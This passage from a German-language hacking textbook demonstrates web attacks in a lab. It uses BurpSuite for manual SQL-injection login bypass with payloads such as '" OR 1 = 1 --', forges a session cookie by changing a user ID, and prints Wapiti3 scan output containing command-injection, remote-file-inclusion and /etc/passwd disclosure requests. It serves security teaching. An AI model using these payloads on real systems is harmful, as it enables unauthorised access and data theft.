[+] Memory used: 17.773 MB
[+] Elapsed time: 00:00:04
```

Natürlich habe ich mir für diese Demonstration eine Wordpress-Version mit einigen Sicherheitslücken ausgesucht und installiert. Des Weiteren wird der von mir angelegte Admin-Benutzer Namens "root" sofort gefunden.

An dieser Stelle überlasse ich es Ihnen, sich einen oder mehrere Angriffe auszusuchen und diese zu probieren. Wir werden einige dieser Angriffe in weiterer Folge durchführen allerdings auf eigens dafür gemachten Scripts. Diese kleineren Scrips sind besser geeignet, die Angriffe zu demonstrieren und lassen sich deutlich platzsparender abbilden wie Sie es bei dem Hydra-Beispiel gesehen haben. Außerdem sind wenige Zeilen Code für diejenigen leichter nachzuvollziehen, die wenig bis gar keine Erfahrung in der Webprogrammierung haben.

Das Aufsetzen einer verwundbaren Wordpress-Installation und deren Angriff ist allerdings eine gute Übung. Auf der Seite https://www.exploit-db.com/ finden Sie einige verwundbare Wordpress-Versionen und Plugins zum Download. Metasploitable2 ist als Webserver konfiguriert und kann sicherlich einige ältere Versionen beheimaten. Neuere Versionen nutzen eventuell Funktionen die in der veralteten PHP-Version von Metasploitable2 nicht enthalten sind.

Der Grund warum ich meist zu individuell entwickelten Webseiten tendiere, ist der, dass eine individuelle Programmierung in der Regel nie die Komplexität von Wordpress erreicht und damit deutlich einfacher zu überblicken ist. Selbst wenn sich darin Fehler einschleichen, was eigentlich die Regel ist, gibt es kein Tool, dass diese alle fein säuberlich auflistet und dann sogar noch den Link zum passenden Exploit-Code liefert. Ein Angreifer wäre hier zumindest darauf angewiesen alle Tests auf diverse Schwachstellen einzeln zu machen und dies mit unterschiedlichen Tools. Somit steigt die Anforderung an das Wissen des Angreifers deutlich an. Genauso wie der Arbeitsaufwand und das wird viele veranlassen, sich leichtere Opfer zu suchen.

Außerdem wäre der Angreifer gezwungen selbst den Exploit-Code zu entwickeln, was allerdings im Fall von Webseiten nicht allzu aufwendig ist. Wir werden in diesem Kapitel auch einige Angriffs-Scripte durchgehen, die mit wenigen Zeilen auskommen, um eine Schwachstelle auszunutzen.


BurpSuite

...ist ein sogenannter Intercepting-Proxy, also ein Proxy-Server der es erlaubt Requests (*Anfragen*) an den Webserver sowie Responses (*Antworten*) vom Webserver abzufangen und zu manipulieren. Damit können wir sehr einfach und unkompliziert die Kommunikation zwischen Client und Server beobachten und auch eingreifen, um Daten zu übermitteln, die so nicht vorgesehen waren.

Dies kann genutzt werden um die Funktion einer Webseite zu verstehen und vor allem um SQL-Code zu injizieren bzw. die Verwundbarkeit gegenüber dieses Angriffs zu testen. Aber auch das Einschleusen von Javascript- oder HTML-Code klappt vorzüglich. Die Möglichkeiten von BurpSuite gehen aber weit darüber hinaus. So wird eine Seite im Hintergrund geparst und alle Links zu anderen Seiten und Verweise zu weiteren Dateien wie zB JS-Scripts werden gesammelt. So kann man sich einen Überblick über die einzelnen Dateien verschaffen.

Natürlich ist es ebenfalls möglich, die Seite aktiv crawlen zu lassen und so auf einen Schlag die gesamte Struktur offenzulegen. Außerdem kann man mit dem Repeater-Tab Requests wiederholen um verschiedenste Angriffsmuster zu testen ohne jeweils ein Formular erneut ausfüllen zu müssen. Das kann Ihnen einiges an Zeit ersparen.


Darum werde ich Ihnen mit Hilfe dieses Tools gleich einen der gefährlichsten Angriffe auf eine Webseite demonstrieren. Die Rede ist von SQL-Injection oder kurz SQLi. Wenn wir BurpSuite starten, bekommen wir folgende zwei Fragen gestellt:



In der kostenlosen Version ist es nicht möglich, ein Projekt für eine spätere Weiterverarbeitung zu speichern. Daher können wir hier nur ein temporäres Projekt erstellen, indem wir auf Next klicken.


Für unser Beispiel reicht auch die Standard-Konfiguration aus - eigentlich für so gut wie alles, was man machen möchte. Für Spezialfälle sollten Sie

diesbezüglich die Dokumentation zurate ziehen. Starten wir nun also BurpSuite mit einem Klick auf den Button unten rechts.



Danach sehen Sie dieses Fenster. Zum Überprüfen, ob der Proxy-Server läuft und auf welchen Port er lauscht öffnen Sie den Proxy-Tab. Innerhalb dieses Tabs öffnen Sie den Reiter "Options".

Danach müssen wir den Browser so konfigurieren, dass dieser den soeben gestarteten Proxy-Server verwendet. Dazu öffnen wir den vorinstallierten Firefox-Browser und klicken auf das Menü-Symbol und Einstellungen:



Unter Advanced und Network öffnen Sie dann folgend gezeigten Dialog mit einem Klick auf den Settings-Button auf der linken Seite:

Hier wählen Sie "Manual proxy configuration" und tragen unter HTTP-Proxy die IP-Adresse und den Port ein, den Sie in der BurpSuite gesehen haben. Danach setzen Sie noch einen Haken bei "Use this proxy server for all protocols", wie Sie es in dem Bildschirmfoto neben diesem Absatz sehen können. Jetzt bestätigen Sie diese Eingaben mit dem OK-Button und Ihr Browser ist einsatzbereit.

Bevor Sie eine Seite aufrufen, vergewissern Sie sich, dass "Intercepting" aktiviert ist. Dies veranlasst den Proxy die Kommunikation zu unterbrechen, damit wir diese begutachten oder verändern können.


Wechseln Sie dazu zu BurpSuite, öffnen Sie den Proxy-Tab und darin den Reiter `"Intercept"`. Wie oben gezeigt muss der Intersept-Button aktiviert

sein.

Sobald Sie nun eine Webseite aufrufen, wird Ihre Anfrage an den Server abgefangen. Ich habe in diesem Fall die zuvor verwendete Webseite aufgerufen. Die erste Anfrage, in der das Login-Formular angefordert wird, habe ich mit dem Forward-Button unverändert an den Webserver gesendet. Mit dem Drop-Button könnten Sie übrigens eine Anfrage oder eine Antwort verwerfen.

Dann habe ich versucht, mich mit irgendwelchen Zugangsdaten anzumelden. Dazu ist es ratsam, Zeichenfolgen zu verwenden, die so nicht auf der Seite vorkommen. Dann sind diese leicht zu finden. Also habe ich als Username "aassdd" gewählt, dieser Text wird höchstwahrscheinlich nirgendwo anders im Quelltext der Webseite vorkommen. Weiters achte ich immer darauf keine Sonderzeichen, Umlaute, Satzzeichen oder dergleichen zu verwenden. Diese werden je nach dem wie die Seite Sie verarbeitet eventuell in irgendeiner Form kodiert was eine Suche erschwert. Beschränken Sie sich also am besten auf die Zeichen a bis z ohne Umlaute!

Auch diese Anfrage wurde wieder abgefangen. Sehen wir uns das einmal genauer an:



So sieht eine HTTP-Anfrage an den Webserver aus. Wir sehen hier auch gleich zwei Methoden wie Daten an den Server übertragen werden. GET-Parameter werden an die URL angehängt. In dem Fall sehen wir das in der ersten Zeile:

```
POST /sqli_test/login.php?a=dologin HTTP/1.1
```

`POST` legt in dem Fall die generelle Methode für die Formular-Daten fest. Dennoch sehen wir, dass an das Script login.php der Parameter `a=dologin` übergeben wird. Dies ist der GET-Parameter.

Daher ist es wichtig, die abgefangenen Anfragen genau zu lesen. Es könnte immer die Option bestehen, dass eben auch dieser GET-Parameter anfällig ist gegenüber eine SQL-Injection. In dem Fall sieht der Parameter aber nicht dynamisch aus und wird mit großer Wahrscheinlichkeit nur dazu verwendet eine if-Abfrage in der PHP-Datei zu triggern.


Die `POST`-Parameter sind am Ende der Anfrage, im sogenannten Body, untergebracht. In dem Fall wären das:

```
user=aassdd&pass=
```

Dies kann man immer wie folgt lesen: Name=Wert, wobei die einzelnen Felder mit einem & getrennt werden. Hier werden also zwei Felder übertragen - user mit der Usereingabe "aassdd" und pass mit einer leeren Eingabe. Hier ist das Beispiel noch recht übersichtlich - wenn wir aber dutzende Parameter übergeben oder mit seitenlangem HTML-Quelltext arbeiten dann würde "aassdd" schnell zu finden sein mit einer Suche und sicherlich auch nicht an Dutzenden Stellen auftauchen.

Die dritte Möglichkeit Daten an den Server zu übertragen wären Cookies. Das sind am Client-Rechner gespeicherte Daten, die automatisch bei jeder Anfrage mitgesendet werden. Oftmals wird das genutzt, um Benutzer-Einstellungen oder Session-Informationen zu speichern.

Also versuchen wir nun, händisch einen Angriff durchzuführen. Dazu werden wir die Daten nicht sofort an den Webserver weiterleiten, weil wir sonst immer zwischen Browser und BurpSuite hin und her wechseln müssten. Für genau solche Fälle wurde der Repeater-Tab geschaffen. Um die Anfrage an das Repeater-Modul weiterzuleiten, klicken Sie irgendwo in dem Text-Fenster auf eine freie Stelle mit der rechten Maustaste und es erscheint ein Kontext-Menü:



Wählen Sie in dem Kontext-Menü "Send to Repeater". Alternativ drücken Sie `Strg + R`.

Danach können Sie auf den Repeater-Reiter klicken und Sie sollten Folgendes sehen:

Jetzt können wir diese Anfrage mit dem Login-Versuch beliebig oft absenden und im Render-Fenster auf der rechten Seite wird uns die Antwort-Seite angezeigt. Leider wird CSS und JavaScript nicht sauber interpretiert - für den Test, ob diese Seite angreifbar ist oder nicht reicht das was wir sehen können aber vollauf.

Bevor wir die Anfrage manipulieren können, müssen wir allerdings erst sicherstellen, dass alle Zeichen, die im HTTP-Protokoll als Steuerzeichen dienen URL-kodiert werden. Andernfalls kann es dazu kommen, dass wir

einen HTTP-Error 500 bekommen. Dazu klicken Sie wieder mit rechts auf einen weißen Bereich im Anfrage-Textfenster und setzen folgenden Haken, wenn er noch nicht gesetzt ist.

Zuerst wollen wir testen, ob dieses Formular anfällig ist für eine SQL-Injection. Natürlich gibt es Tools, die das für Sie automatisch erledigen, aber um die Grundlagen dieses Angriffes zu verstehen und beispielsweise AJAX-Anfragen abzufangen ist BurpSuite die erste Wahl.

Im ersten Schritt habe ich versucht, mir eine SQL-Abfrage vorzustellen, die der Entwickler durchführen würde, um den Benutzernamen und das Passwort zu überprüfen. Meine erste Annahme war:

```
SELECT * FROM tabelle WHERE feldX = 'user' AND feldY = 'pass'
```

Natürlich wissen wir an dem Punkt nicht, wie die Tabelle oder die Felder heißen. Wahrscheinlich wird in der SQL-Anweisung an einer bestimmten Stelle der Wert des User-Feldes und der Wert des Passwort-Feldes eingefügt. Also wäre ein Teil der SQL-Anweisung statisch und damit immer gleich und dazwischen kommen die User-Eingaben.

Wenn es uns aber nun gelingt ein ' in den SQL-Befehl einzuschleusen, dann sollte ein Fehler entstehen, weil die Anweisung dann nicht mehr syntaktisch korrekt ist.

Dazu habe ich die Daten wie folgt manipuliert:

user=aassdd'&pass=

Also quasi an die Usernamen-Eingabe nur ein '-Zeichen angehängt. Dies klappte nicht - also war die Seite entweder nicht verwundbar oder die Anfrage lautete anders. Darum war meine zweite Annahme, dass die SQL-Abfrage so aussehen könnte:

```
SELECT * FROM tabelle WHERE feldX = "user" AND feldY = "pass"
```

Jetzt habe ich meinen Daten-Block wie folgt abgeändert:

```
user=aassdd"&pass=
```

Und ich bekam Folgendes zu sehen:

Bingo! PHP meldet einen SQL-Fehler. Dies passiert, wenn Zeichen, die in SQL-Befehlen vorkommen nicht herausgefiltert oder gequotet (*ihrer Bedeutung als Steuerzeichen beraubt*) werden. Wir können also die Datenbank-Abfragen manipulieren und verändern. Also sehen wir uns nun, an was sich damit anstellen lässt.

Es kann auch immer vorkommen, dass eine Seite keinen Fehler anzeigt. In diesen Fällen weiß man nicht sicher ob der Angriff klappt oder nicht. Würde eine leere Seite angezeigt werden, ist das ein Anzeichen dafür, dass der Angriff klappt, aber das Script abgestürzt ist.

Also versuche ich als Nächstes mich mit einem Benutzernamen einzuloggen, der bekannt ist, ohne jedoch das Passwort zu kennen. Hierzu muss ich wieder eine syntaktisch korrekte Anweisung erzeugen, die auch verarbeitet werden kann.

Mein Versuch sieht wie folgt aus:

```
user=max" -- &pass=
```

Hierbei wird mit dem "-Zeichen das zuvor geöffnete Anführungszeichen geschlossen und mit dem -- wird der Rest der Zeile zu einem Kommentar. Kommentare dienen dazu, dass Programmierer sich Hinweise in den Quellcode schreiben können, und werden bei der Ausführung ignoriert.

Nehmen wir nun wieder unsere Annahme her dann würde aus

```
SELECT * FROM tabelle WHERE feldX = "user" AND feldY = "pass"
```

folgende Zeile:

```
SELECT * FROM tabelle WHERE feldX = "max" -- " AND feldY =
"pass"
```

Alles ab -- wird also ignoriert und die Anfrage würde alle Daten zum Benutzer "max" liefern aber nicht mehr überprüfen, ob das eingegebene Passwort auch stimmt.

Und es funktioniert!

Ich zeige Ihnen die Eingaben im Fließtext in Reinform. Auf den Bildern sind die Eingaben URL-kodiert wie wir es ja voreingestellt haben! Die Reinform ist allerdings besser lesbar!

Natürlich will jeder Angreifer Admin-Rechte. Jetzt einfach user=admin" -- &pass= zu verwenden war mir zu langweilig! Und was wäre, wenn wir den Benutzernamen nicht kennen? So gut wie immer ist der erste Benutzer der Admin-User. Daher war mein nächster Versuch:

```
user=asdh123lkas" OR id = 1 -- &pass=
```

Also ein Username den es ziemlich sicher nicht geben wird und eine ODER-Verknüpfung, die die ID abfragt. Sinngemäß würde die Anfrage dann lauten: Gib mir alle Daten zum User asdh123lkas oder dem User, der die ID 1 hat. Eine solche Tabelle braucht eine ID um mit dieser ID eine bestimmte Zeile ansprechen zu können. Natürlich könnte man auch die

Mail-Adresse als Primärschlüssel (*Spalte oder Spalten zur eindeutigen Identifikation eines Datensatzes*) verwenden. Ein Feld Namens id, Id oder ID hat sich allerdings eingebürgert und wird so gut wie immer verwendet. Da wir dies aber nicht sicher wissen ist der Feldname id in diesem Fall auch nur geraten. Hätte ich falsch geraten, würde mir in diesem Fall aber ein Fehler angezeigt werden.

In dem Fall klappte das nicht - jetzt könnte man noch Id und ID versuchen aber das erspare ich Ihnen an dieser Stelle, da ich ID 1 bewusst gelöscht hatte. Daher versuchen wir nun einen anderen Ansatz, bei dem die ID nicht bekannt sein muss:

```
user=asdh123lkas" OR 1 = 1 ORDER BY id ASC -- &pass=
```

Oder 1 = 1 ist logischerweise immer richtig, also würde entweder der User mit dem Namen, den es nicht gibt geliefert oder irgendein Datensatz. Mit ORDER BY id ASC sortiere ich die Tabelle anhand der ID-Nummer von der kleinsten zur größten. So ist die erste vergebene ID an erster Stelle.

Nachdem ich bei so einer Programmstelle davon ausgehe, dass nur ein Datensatz erwartet und auch verarbeitet wird, würde das PHP-Script die weiteren Datensätze ignorieren. Aber selbst, wenn alle verarbeitet würden, bräuchte ich nur eine andere Sortierung wählen so, dass der erste User als Letztes verarbeitet wird (`DESC` *statt* `ASC`) oder mit dem `LIMIT`-Befehl die Anzahl auf einen Datensatz beschränken (LIMIT 0, 1).

Natürlich kann ich Ihnen an dieser Stelle im Buch keine komplette Einführung in SQL geben - diese Sprache ist jedoch nahezu selbsterklärend, wenn man ein wenig Englisch spricht.

Das auch dieser Angriff funktioniert sehen Sie am folgenden Bild:


Eine weitere häufige Schwachstelle in Webseiten ist unsicheres Sessionmanagement. Ein besonders krasses Beispiel verwende ich an dieser Stelle zur Illustration:

Nachdem wir uns erfolgreich eingeloggt haben wurde von der `login.php` ein Cookie gesetzt. Dieser enthält ein einziges Werte-Paar: `UID=7`

Damit werden wir als User mit der Nummer 7 identifiziert. Meist wird jedoch ein Hash eingesetzt. Was allerdings oft vorkommt, dass der Programmierer den Hash aus Werten generiert, die dem Angreifer bekannt sind bzw. an die der Angreifer leicht herankommen kann. So wird oft einfach nur die MD5-Summe (*dazu später mehr*) vom Login-Namen oder der User-ID genommen. In so einem Fall kann ich mit wenigen Versuchen erraten, woraus der Hash gebildet wurde.

An dieser Stelle verwende ich die Klartext-ID ohne diese zu hashen damit Sie es besser nachvollziehen können und keine langen alphanumerischen Hash-Werte vergleichen müssen, um zu sehen, was ich geändert habe. In der Praxis wird es allerdings meist darauf hinauslaufen, dass Sie den Hash-Wert eines Klartext-Wertes berechnen und diesen dann dem Cookie zuweisen.

Zuerst habe ich mich zu diesem Zweck mit meinen User-Konto angemeldet. Wenn ich nun die Seite memberarea.php aufrufe, um auf den geschützten Bereich zuzugreifen, fange ich folgende Anfrage ab:




Hierbei interessiert uns die vorletzte Zeile:
Cookie: `UID=7`

Diese werden wir gleich manipulieren. Zuvor wollen wir uns allerdings die Seite ansehen, die ein normaler User zu sehen bekommt:

Wir haben also Lese-Zugriff und können keine Daten ändern oder löschen. Dann aktualisieren wir die Seite nochmals und ändern den Cookie.

Ich habe in der Anfrage einfach `UID`=7 auf `UID`=4 geändert. Wenn man die korrekte UID nicht kennt, kann man dies durch einfaches Raten bzw. ausprobieren der Nummern von 1 bis X herausfinden. Auch das ist im Prinzip wieder ein Bruteforce-Angriff, in dem Fall halt einfach händisch ausgeführt. Meist verraten beispielsweise Profil-Seiten die User-ID. Wenn der Link zum Profil profil.php?id=4 lautet, ist nicht schwer zu erraten, welche UID dieser User hat.



Nachdem wir die so manipulierte Anfrage an den Server weitergeleitet haben, steht uns auch eine Option zum Bearbeiten oder Löschen der einzelnen Datensätze zur Verfügung.

Für all jene, die diese Angriffe selbst ausprobieren möchten ist auf der VM von Metasploitable2 DVWA (*Damn Vulnerable Web Application*) vorinstalliert, womit wir später arbeiten werden. Das Wichtigste beim Hacken ist üben, üben und noch mal üben. Hacking lernt man nicht vom Zusehen denn alles, was ich Ihnen hier zeige, wird bei so gut wie jeder anderen Seite etwas anders sein.

Es kommt auf Ihre Kreativität an, sich verschiedene Varianten wie etwas gemacht wurde zu überlegen und darauf basierend verschiedene Angriffe zu entwickeln.

Wie Sie am SQLi-Beispiel gesehen haben kann das händische Testen von jedem Parameter, der an die Webseite übergeben wird schon einige Zeit in Anspruch nehmen. Einigen von Ihnen wird bei den Bildern der Scanner-Tab aufgefallen sein. BurpSuite bietet einen Scanner, der Webseiten systematisch auf Verwundbarkeit gegenüber SQL-Injection, XSS und

einigen Weiteren prüft. Allerdings ist dieser nur in der Pro-Version verfügbar.

Es gibt jedoch ein weiteres Tool, das diese Funktionalität kostenlos bietet:

Wapiti3

...ist im Stande ganze Seiten zu crawlen und auf die gängigsten Schwachstellen zu testen.

Automatische Tests verursachen auf jeden Fall eine ganze Menge an Traffic und können so einem Admin relativ schnell auffallen.

Sehen wir uns kurz an, was das Tool kann:

```
mark@kali:~$ wapiti -u http://192.168.1.100/mutillidae
Oops! No translations found for your language... Using english.
Please send your translations for improvements.
================================================================

Wapiti-3.0.3 (wapiti.sourceforge.io)
[*] Saving scan state, please wait...

Note
========
This scan has been saved in the file
/home/user/.wapiti/scans/192.168.1.152_folder_10e6a428.db
[*] Wapiti found 127 URLs and forms during the scan
[*] Loading modules:
    mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup,
mod_htaccess, mod_blindsql, mod_permanentxss, mod_nikto,
mod_delay, mod_buster, mod_shellshock, mod_methods, mod_ssrf,
mod_redirect, mod_xxe

[*] Launching module exec
---
```

```
Command execution in http://192.168.1.152/mutillidae/index.php
via injection in the parameter target_host
Evil request:
  POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
  Host: 192.168.1.152
  Referer:  http://192.168.1.152/mutillidae/index.php?page=dns-
  lookup.php
  Content-Type: application/x-www-form-urlencoded

  target_host=%3Benv%3B&dns-lookup-php-submit-button=Lookup+DNS
---
[*] Launching module file
---
Possible include() vulnerability in
http://192.168.1.152/mutillidae/ via injection in the parameter
page
Evil request:
  GET /mutillidae/?page=https%3A%2F%2Fwapiti3.ovh%2Fe.php
  HTTP/1.1
  Host: 192.168.1.152
---
Linux local file disclosure vulnerability in
http://192.168.1.152/mutillidae/ via injection in the parameter
page
Evil request:
  GET /mutillidae/?page=%2Fetc%2Fpasswd HTTP/1.1
  Host: 192.168.1.152
---
Possible include() vulnerability in
http://192.168.1.152/mutillidae/index.php via injection in the
parameter page
Evil request:
  GET /mutillidae/index.php?
  page=https%3A%2F%2Fwapiti3.ovh%2Fe.php HTTP/1.1
  Host: 192.168.1.152
---
```

```
Linux local file disclosure vulnerability in
http://192.168.1.152/mutillidae/index.php via injection in the
parameter page
Evil request:
  GET /mutillidae/index.php?page=%2Fetc%2Fpasswd HTTP/1.1
  Host: 192.168.1.152
---
Possible include() vulnerability in
